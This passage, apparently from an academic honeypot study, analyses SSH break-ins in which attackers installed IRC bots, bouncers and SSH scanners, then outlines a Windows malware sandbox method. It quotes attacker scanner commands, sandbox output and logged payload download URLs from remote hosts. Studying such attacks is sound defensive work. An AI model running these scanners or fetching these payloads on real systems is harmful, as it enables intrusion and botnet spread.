The most interesting part is, however, the “CrossOver” program that was installed after the bot. We tried to find information about the program, but could not find anything on the internet. The directory just contained executables and no text files; this made it hard to make a qualified guess about its purpose. We would need to execute the same file as the attacker in a sandbox environment to see what it did.

The SSH scanner, “supper”, scanned the segment or at least parts of the segment 210.51.xxx.xxx. There were however, no log file present that would indicate anything about possible security holes in the above mentioned segment. He started the scan with the command “. /a 210.51” which started a sequence of commands that made up the scan. The output of “strings a” gave a few hints, but we can not get the entire command sequence.

The file “a” that was downloaded was just a temporary filename. With the command “mv a bnc.tar.gz” and subsequent unpacking, it is becoming clear that it was psyBNC [web11], an IRC bouncer. A bouncer is used to connect indirectly to an IRC server. He renamed the executable “psybnc” to “bash”, changes the PATH to this directory, and executes “bash”.

Sandbox

We installed and tried to execute the files mentioned in File Content Analysis with the exception of “psyBNC”. The “psax” file related to mech did indeed start the mech bot as can be seen from this screenshot, Figure 6:

```
debian:/home/malware# cd .hr
debian:/home/malware/.hr# ./psax
EnergyMech 2.8.1, April 1st, 2001
Compiled on May 15 2001 19:04:30
psax uses obsolete (PF_INET,SOCK_PACKET)
device eth0 entered promiscuous mode
Features: DBG, SDB, LNE, SEE, LNK, PIP, DYN, NEW, ALS, WIN, SEF
init: Restoring previously saved session...
init: Mech(s) added [ Cowgirl, flutur, Scorpia, Dulapior, Secup ]
init: EnergyMech running...
debian:/home/malware/.hr#
```

Figure 6: Sandbox picture of psax

The CrossOver directory contained a lot of executables, and when we tried to execute them it looked like various hacker tools. In the sandbox environment, we only got a simulated network, and it seemed like the program wanted internet access. We mostly got a text line saying something in IRC jargon, and no other results that were visible.

We tried to execute the “. /a 210.51” command that was used in the “supper” directory as can be seen in Figure 7. As we assumed it was a SSH-scanner. It started by sending SYN packets to all IP addresses in the segment 210.51.xxx.xxx. Those that replied were added to a list which would then be scanned for weak passwords.

```
gen-pass.sh pscan2
debian:/home/malware/supper# ./a 210.51
START
# scanning: 210.51.50.* (total: 0) (19.6% done)
```

Figure 7: Sandbox picture of SSH scanner execution.

Configuration and Start-Up Files

No configuration or start-up files had been changed.

Profiling

This was the most advanced and extensive attack we had encountered. He used more advanced commands, and was the first attacker that had disabled and deleted the “.bash_history” file that usually logs everything a user types in. It is hard to estimate the relative skill of this attacker, but he showed more skill than previous attackers.

Conclusion

In this attack a lot of installations and commands were executed, but the actual profit from all this is questionable. We have not recovered any IRC logs from the EnergiMech session; in fact we lack a single successful connection from the honeypot to an outbound IRC server. The result from the CrossOver execution is still unknown to us, and the SSH scanner has no log files that can indicate the failure or success of the scan. We are however lacking a successful outbound connection which makes us believe no passwords were successfully compromised.

7.7 2007.04.29

Date: 2007.04.29
Host: Navnloes (129.241.189.2)
Network: ITEA
OS: Red Hat 8.0
Attacker: unknown IP
Image Hash: e03ca7ae053c5d59824339b5bc796097

The last attack in the period from 25th of April came on the 29th of April. It was a short attack that looked somewhat similar to the one the day before. Both used the same URL to download their software and executed the attack in the same way.

The attacker downloaded the following files:

Filename	Md5 Hash
mwe.zip	4074bb7d3a26c427889754c583dacf69

Table 6: Filenames and hashes from the attack, 2007.04.29

Hypothesis

According to the Sebek file we have obtained from the SQL database, the attacker downloaded a file called “mwe.zip”. He unpacked it, changed the PATH variable to point to his directory and executed the command “bash”. What this command did is however at the moment unclear.

Hidden Files

According to the Sebek data we managed to gather from the SQL database, there should be a directory called “mw” in /tmp. This directory was however not present. Instead we found a hidden directory /tmp/.ICE-unix/ that contained the above mentioned directory.

File Integrity Verification

We found the directory mentioned under Hidden Files by using pre generated hashes of the system. Beyond that, there was nothing unusual.

File Activity Timeline: MAC Times

Like the 25th and 28th of April timelines, this one was also defect. There was however a possibility that the attacker changed the time on the files he accessed, and thereby making a search in the time span of the attack futile.

File Content Analysis

Using the `strings` command on the “bash” file that was executed, yielded among others, this result:

```
November 8th, 2000  
EnergyMech  
emech
```

It also contained several strings related to IRC and administrative tasks done as OP (operator). The EnergyMech homepage [web12] released version 2.8 on November 8th 2000, so we assumed the attacker had used a variant of v2.8. In the “mech.session” file we found references to four IRC channels. Three of them looked like rather normal channels, but the fourth was called “mWe” and was on invite mode. This mode prevents unauthorized users from accessing the bot channel.

Configuration and Start-Up Files

No changes had been done in the configuration or start-up files.

Profiling

This attacker downloaded from the same source as the one who connected the previous day. He also did the same `PATH= : PATH` routine and executed “bash”. It would seem that it was either the same person, or someone connected to him. The first thing he did when he connected was deleting and disabling the “.bash_history” file making him the second attacker to do this.

The software was downloaded from a website with a Romanian internet suffix (.ro), and although this in no way guarantees that the attacker is Romanian, they are known to generate a lot of malicious traffic.

Conclusion

After starting the mech bot we had several outbound connections from the honeypot towards IRC server, but none of them connected. Our Honeywall allows 20 outbound connection before it shuts down, so it seems that either their configuration were wrong, or the servers rejected the connection. There no scanning attempts either, making it likely that despite the successful break-in, nothing was gained from it.

7.8 2007.05.04

Date: 2007.05.04
Host: Marge (158.38.144.2)
Network: UNINETT
OS: Red Hat 8.0
Attacker: 89.39.38.210
Image Hash: 1ecf79b7ca66d7159bfd3f68a2f47bc6

The 4th of May we got our first attack on an UNINETT honeypot. The attacker used the guest account with a weak password to access the system. We also had problems accessing the Sebek data even though this Honeywall should be less loaded than the ITEA Honeywall. Sebek data was therefore extracted directly from the SQL database, and crosschecked with the “.bash_history” file from the guest account.

The attacker downloaded the following files:

Filename	MD5 Hash
disable.tgz	65e637a61d896e492f0ab08a52a415e2
fastmech.tgz	c1b4601a97f0a5bc286194c610920768
psybnc.tar.gz	8b4f9fe6eb9b654c1953526d288e0123

Table 7: Filenames and hashes from the attack, 2007.05.04

Hypothesis

The attacker downloaded “disable.tgz”, a program that looked like an SSH scanner and executed it with the command “. /a 158.38”. In the network logs we found several outbound connections towards IP addresses with this start that originated from the honeypot. He did, however, delete the folder shortly thereafter. He then downloaded “fastmech.tgz”, an EnergieMech bot and edited three user files. Then he downloaded “psybnc.tar.gz”, an IRC bouncer and executed it. This folder was also shortly deleted thereafter, before he executed the mech bot with the command “. /fast”.

Hidden Files

There was a directory “fast” in the /var/tmp folder that contained the mech bot. This was the only directory left of the three created during the attack, since the attacker deleted the two other. He did not try to hide the “fast” directory in a “.path” directory, which is very common.

File Integrity Verification

We did not find anything special when we crosschecked the pre launch hashes with the image.

File Activity Timeline: MAC Times

We created a file activity timeline but it did not show us anything that we had not already found in Sebek logs.

File Content Analysis

The SSH scanner, “disable.tgz”, was downloaded from http://geocities.com/adyshoru_andrei/, but there was no webpage constructed which makes us believe the site was just created to host software. The file that was executed, `./a xxx.xxx`, looked a lot like the same file from the attack the 28th of April. The string outputs were almost identical, and the support programs in the folder were also the same. There were no log files we could analyze, since the folder had been deleted and we did not manage to recover it.

The second program he downloaded was “fastmech.tgz”. The file he executed “fast”, had a reference to EnergieMech 2000 in it, so this was just another mech bot with another file name. During the attack he edited three “mechX.users” files using the “vi” editor. Most attackers have used pico, but “vi” is a more advanced and complicated editor. He added the users “otto”, “darman”, “DonHarD” and “Tigar3” to all three files. The names could be found in the IRC logs we obtained from network logs, but they were speaking in Romanian. This bot was the only program the attacker did not delete before he exited the system.

In the end he downloaded, configured and executed psyBNC. Thereafter he deleted the directory and the relevant *.tar.gz file, making it difficult for us to see what he added to the configuration file. Attempts to recover the configuration file failed, perhaps it had been overwritten.

Configuration and Start-Up Files:

No changes were made to configuration or start-up files.

Profiling

We do not have a lot of data to construct a good profile backed by evidence. He did not do anything special except being the only attacker that used the “vi” editor.

Conclusion

The attacker successfully downloaded three programs and executed all of them. The reason for deleting two of them is unknown, but the mech bot was left behind and was perhaps his primary objective. From network logs it can be seen that he managed to do his SSH-scanning, but the result is as already stated unknown. We added the IRC logs, but they gave us very little information.

7.9 Summary of the analysis

The ITEA honeypot was online for most of the time, but the UNINETT honeypot had some technical problems, forcing us to take it down several times. We never found the problem, but after several reinstallations and configuration of software it came online. Because of this, the statistics when comparing the two networks will be somewhat biased.

During our uptime, we had a total of six attacks; five were on the ITEA network, and one on the UNINETT network. All of them targeted the honeypots with weak passwords, mostly using the “admin” account. When trying to create or add bots to a botnet, it is not very efficient to target systems that have adequate protection when there are many unprotected or weakly guarded systems. This is a problem considering our stronger honeypots were not attacked, but having only strong honeypots might cause the attackers to completely ignore us.

All of the attackers installed a bot, either EnergiMech or Eggdrop, and executed it. They used different versions and configurations, but this is the single event that they all have in common. However, not everyone was successful in getting online, some were rejected by IRC servers several times. It does seem like some of the attackers did not care much about covering their tracks and actually doing a “good” job. There are only two attacks that disabled the history file, something that is very easily done. Because of the amount of systems possible to infect this might be explained from a cost/gain point of view; it is simply not worth it to go to great lengths to conceal the attack when there are so many other systems that are open for a break in.

7.9.1 Problems encountered

Like expected, we did encounter some problems during the execution of the experiment. Our two biggest problems were technical difficulties with the honeypot connected to the UNINETT network and with the new Honeywall Roo.

- During the experimental phase we had to reinstall both the OS and software on the UNINETT honeypot several times. In retrospect we probably should have discarded the computer and not wasted a lot of time on it. The host OS could suddenly be extremely slow and basically stop us from getting access to the VMware honeypots. It would then work for a while before it once again needed a new installation.
- The new Honeywall Roo v1.1, was supposed to contain several bug fixes compared to the previous version. We did, however, experience a lot of problems with it. The two most severe problems were the inability to access Sebek data and lack of IDS alerts. When the amount of SSH connections gets high enough, the process tree which contains them all grows beyond a reasonable size. In addition, the image refreshes before we have time to find the correct process, and in the end it did not show the picture of processes. This meant we had to manually extract the Sebek data from the SQL database in the Honeywall, a time consuming job with potential for errors and the possibility that we could miss important information. The commands for doing this can be seen in Appendix B. During this extraction we could not find the connection between IP addresses and PID's, so the exact IP address of the attacker was unknown for some attacks.

The other major problem was that Snort alerts did not work properly. The Snort rules had been configured like the last time in our project, but we received less than 20 alerts during the entire experience.

7.9.2 Statistics

From the network logs in the Honeywall, we have created statistics to compare different networks and honeypots with each other. First we look at Homer, connected to ITEA with the IP address 129.241.189.2. From Figure 8 we can see that the amounts of inbound connections are peaking when we were attacker, with the exception of the 12th April. We think this attack was performed by the same people as the 25th of Mars, and this can explain the lack of SSH-scanning and therefore the lack of an inbound peak.




Figure 8: Inbound connections toward 129.241.189.2, ITEA.

Most of the connections are SSH-scans performed prior to the attack in order to find weak passwords or port scans from for example nmap [web24]. This honeypot had a total of 5 attacks, and subsequently the most inbound connections. Homer was connected the ITEA network, and the UNINETT honeypot that relates to this one, Marge, can be seen in Figure 9:




Figure 9: Inbound connections toward 158.38.144.2, UNINETT.

There has been a scan the 25th of April and the attack was on the 4th of May. As can be seen from the graph, both honeypots were scanned at the same time. These are the honeypots that had successful attacks towards them, but as we can see from Figure 9 and Figure 10, the amount of inbound connections are similar on both the weak and strong honeypot.




Figure 10: Inbound connections toward 129.241.189.3, ITEA.

The strong honeypot on the ITEA network, Calvin, had inbound connections at the same places as the weak honeypot with the exception of the attacks the 28th and 29th of April. This shows that scans are done over a segment, but since the scanner probably does not try to crack the strong honeypot, there are no successful attacks towards it. The same thing can be seen on the strong honeypot on the UNINETT network, Hobbes, in Figure 11:




Figure 11: Inbound connections toward 158.28.144.3, UNINETT.

Scans are done at the same time as on the weak honeypot, and follow the trend seen on the ITEA network. From the SSH-scanners that attackers downloaded to us, we can see that it is usual to scan an entire segment and then try to crack the password on systems that respond to SYN packages. The output from “strings a” shows how the scanner works, and it is added under the analysis of honeypots that had a scanner uploaded.

In Figure 12 we can see the total amount of inbound connections for each honeypot. As expected, Homer had five successful attacks got most connections. The other honeypots got approximately the same amount of connections, with the strong ITEA honeypot at the bottom.




Figure 12: Inbound connections on all honeypots.

A lot of the inbound connections are SSH-scans trying to find accounts with weak passwords. This will create from a few hundred to several thousand connection attempts. We have tracked the unique IP addresses of those who have scanned for SSH access, and the result is shown in Figure 13. We used the whois command to find the country, but it must be noticed that this command is somewhat unreliable, and we can not guarantee that the attack actually came from the IP address we logged.




Figure 13: Number of SSH scan towards the honeynet.

Not every lookup gave us the country code or information that could lead to it, so we have added them under “Unknown”. Countries with one or two connections have been added together in “Others”. Most of the scans came from the USA, but taken into account the population and amount of computers, it is not very surprising. Romania on the hand, has nine scans and with a lot smaller population. We had several attacks that we suspect came from Romania, and Romania is also infamous for having a lot of hackers [05]. The only thing that might be a little peculiar is the lack of scan from Russia, besides that there is nothing remarkable about the results.

8 Analysis of the Windows Malware

The malware collected from our Nepenthes honeypot servers are various kinds of malware written for the Windows Operating System. Nepenthes only emulates Windows vulnerabilities, thus malware aimed at other OS's will not be saved.

To analyse the malware each one will be analysed first on our TRUMAN Sandnet which is operating strictly on a closed network emulating the internet. By doing this we will extract a lot of information from the malware including any C&C network activity created if the malware turns out to be a bot. After careful analysis of the behaviour of the malware, we will conduct a second analysis; this time on a Windows client connected to the internet. There will, however, be a honeywall between the client and the internet to intercept any kind of attempts of infecting other computers or cause harm.

8.1 Sandnet analysis

The Sandnet analysis will consist of three stages. The first one will be an analysis of the binary file without executing it, also known as a static analysis. This will give an idea to what kind of malware we are dealing with. The disassemblers, debuggers and hex editors will be used here to analyse the code of the malware. Unfortunately often the malware is packed or crypted to avoid anti-virus and reverse-engineering. The solution to this problem is to either get hold of the unpacker/ decrypter or attach to the processes created by the malware when it is executed. It would seem that just running the malware and attach to it is an easy solution. The problem is that we are running VMware, and more advanced malware will detect both this and maybe prevent known debuggers from running. If it detects a virtual environment it might just shut down before any code is executed with a debugger. We have tried to remedy easy VMware checks by disabling VMware Tools and removed most VMware registry keys. There are however still ways of sensing the virtual environment. This is discussed to some extent later in this chapter.

The second stage of the analysis will be a dynamic analysis. Here we will execute the malware. As described above, if the code is in any way scrambled and not readable to the disassemblers and debuggers at the first stage, attaching to its processes while it is running can be a solution. If this is necessary, a static analysis of the malware will be conducted in this phase as well. In addition to this, there will be monitors running to record change in processes and files, created and deleted files. The TRUMAN server will emulate common internet services used by the malware, respond to requests and document all network traffic in logs and pcap-files. The second stage will be conducted over a time period of approximately 10 minutes as not all changes are employed by the bot right away. Actually there might be activity from the malware later than 10 minutes after execution, but this will most probably be on IRC which is not really interesting as the bot is not connected to the real C&C channel.

The third stage is also a dynamic analysis, and is used if the malware is indeed a bot. Then we will create a local IRC environment for it. Based on malware-source analysis, network activity and system monitoring we can set up an IRC server on the Windows machine. By changing the "hosts"-file in "C:\Windows\system32\drivers\etc" to redirect the IRC request locally, the bot will think that it is connected to the actual C&C channel. Using an IRC client we can act as the botmaster and try out different commands. This has been further explained

in the “Honeytrap Implementation” chapter. Hopefully we will be able to command the bot, as depicted in Figure 14.




Figure 14: We are logged in to one of our test bots.

After these three stages we will hopefully generate enough information to be able to classify the bot and document what it is doing.

8.2 Internet analysis

The internet analysis will only be conducted on the malware we classify as bots from the Sandnet analysis. Hopefully the real C&C channel is still active for the bot to connect to so botnet analysis can be conducted. The reason for connecting the bot to the internet is partly that it might have checks to see if it is actually connected to the internet. If it is unable to for instance download a specific file it may terminate rendering the Sandnet analysis incomplete. It will also act like a regular bot towards the botmaster and receive commands and updates from him. All network activity will be logged and analyzed by the Honeywall Roo, and will deny outgoing traffic when reaching a certain limit. This prevents the bot from infecting other machines on the internet. The network traffic should be closely monitored while the bot is active in case some of the security measures in Roo should fail.

As the malware samples from the Nepenthes servers have been collected over a course of several months, it is probable that some of the botnets have been taken down. This means that we will not be able to get an internet analysis of the bot and its botnet. We will however be able to perform the Sandnet analysis and see what the bot changes locally on the infected computer as well as some C&C details.

The setup of the TRUMAN Sandnet is described in “Sandnet implementation”, and the Honeywall Roo is described in the “Honeynet and Honeypots” chapter.

8.3 Checklist

Here is a guide to how we conducted the analysis:

8.3.1 Sandnet analysis

1st phase:

- GPG - decrypt the malware to be analyzed
- Virus scan using Jotti's Malware Scan
- PeID check to discover packers/crypters
- Ollydbg analysis of the source file
- IDA Pro analysis of the source file
- Hex analysis
- Restore the Windows Image to a clean state in VMware

2nd phase:

- GPG - decrypt the malware to be analyzed
- Filemon, Regmon, Process Explorer startup
- Stop logging in Filemon and Regmon
- Peril Eyes Snapshot of the system – Save (snap1)
- Start logging in Filemon and Regmon
- TRUMAN server: `>./fauxservers/start.sh`
- Execute malware
- Wait approx. 10 minutes
- Stop logging in Filemon and Regmon
- Peril Eyes Snapshot of the system – Save (snap2)
- Save Regmon, Filemon and Process Explorer logging
- Create report of Peril Eyes Snapshots: `snap1 - snap2`
- IDA Pro – attach to process, analyse – Save dumped database
- Stop TRUMAN server: `>./fauxservers/stop.sh`
- SSH the malware-folder containing all data to TRUMAN server -
`/forensics/<malware-folder>`
- Restore the Windows image to a clean state in VMware
- In the TRUMAN server, pack the two folders in `/tmp` (Network analysis) and `/home/malware` (Client analysis) into tar-files and copy to `/mnt/hgfs/SandnetFiles` to send to the host computer (`>tar cvf filename.tar catalog-with-files/`)

3rd phase:

- GPG - decrypt the malware to be analyzed
- Configure BewareIRCd according to info collected from the bot in phase 1 and 2, see “Setting up a botnet IRC Server on a Sandnet client” for more details
- Log on to the channel using mIRC to act as a botmaster
- TRUMAN server: `>./fauxservers/start.sh`
- Execute the bot
- After some waiting, usually a couple of seconds, the bot will log in to the channel where the mIRC client is already connected. Use commands from known bot-types to see if the bot obeys any commands.
- Document the commands that work
- Restore the Windows image a clean state in VMware

8.3.2 Internet analysis

- GPG - decrypt the malware to be analyzed
- Execute the bot
- Monitor the Honeywall
- Wait approx. 10 minutes
- Restore the Windows image to a clean state in VMware

8.4 Overview of the Downloaded Nepenthes Malware

This is a list over all malware collected from the Nepenthes servers. To make it safer to handle on Windows workstations they have been encrypted using GPG with the passphrase **master**:

Encryption: `gpg -c <filename>`
Decryption: `gpg --output <outputFilename> --decrypt <inputFilename.gpg>`

The malware is described in the following way:

1st line: Date and time of infection
2nd line: Source -> Destination IP address
3rd line: Protocol and Address of malware payload
4th line: MD5-hash of the received malware
5th line: Malware type

If the same malware has been received more than once, the first instance is listed. The malware type is based on Virus Scan from F-Secure. All malware has also been submitted to Norman Sandbox and CW Sandbox. CW Sandbox reports of the malware have been included on the accompanying CD-ROM. Two of the malware were not identified as malicious by the Virus Scan, these have been underlined.

14 of the malware samples in this list have been analyzed. How they have been selected, is described in the “Summary of the Analysis” later in this chapter.

Two were not detected by F-Secure:

8b40c17c0fd9756bf5e9938786962acd and **69fe26256de0d2c718ebd4943822271c**.

Two samples had protection against being run on a virtual machine:

69fe26256de0d2c718ebd4943822271c and **b77e035efb29c37cd3bec9ee174daa9b**.

As one can see, **69fe26256de0d2c718ebd4943822271c** possessed both these properties. **b77e035efb29c37cd3bec9ee174daa9b** also had some extra protection against our analysis tools, and had to be analyzed by using alternative means. Also, a malware sample **d29188b4e836e52cc45e004ef948389f** was received on the bot client while running an internet analysis, and was captured and analyzed.

ITEA network

```
[2007-03-07T19:00:16]
70.162.101.48 -> 129.241.189.50
mydoom://70.162.101.48
8f9427ae6938509aeb3366188289afa5
Net-Worm.Win32.Doomjuice.b
```

```
[2007-03-13T11:43:45]
85.145.6.194 -> 129.241.189.50
tftp://85.145.6.194:69/hello.all
8b40c17c0fd9756bf5e9938786962acd
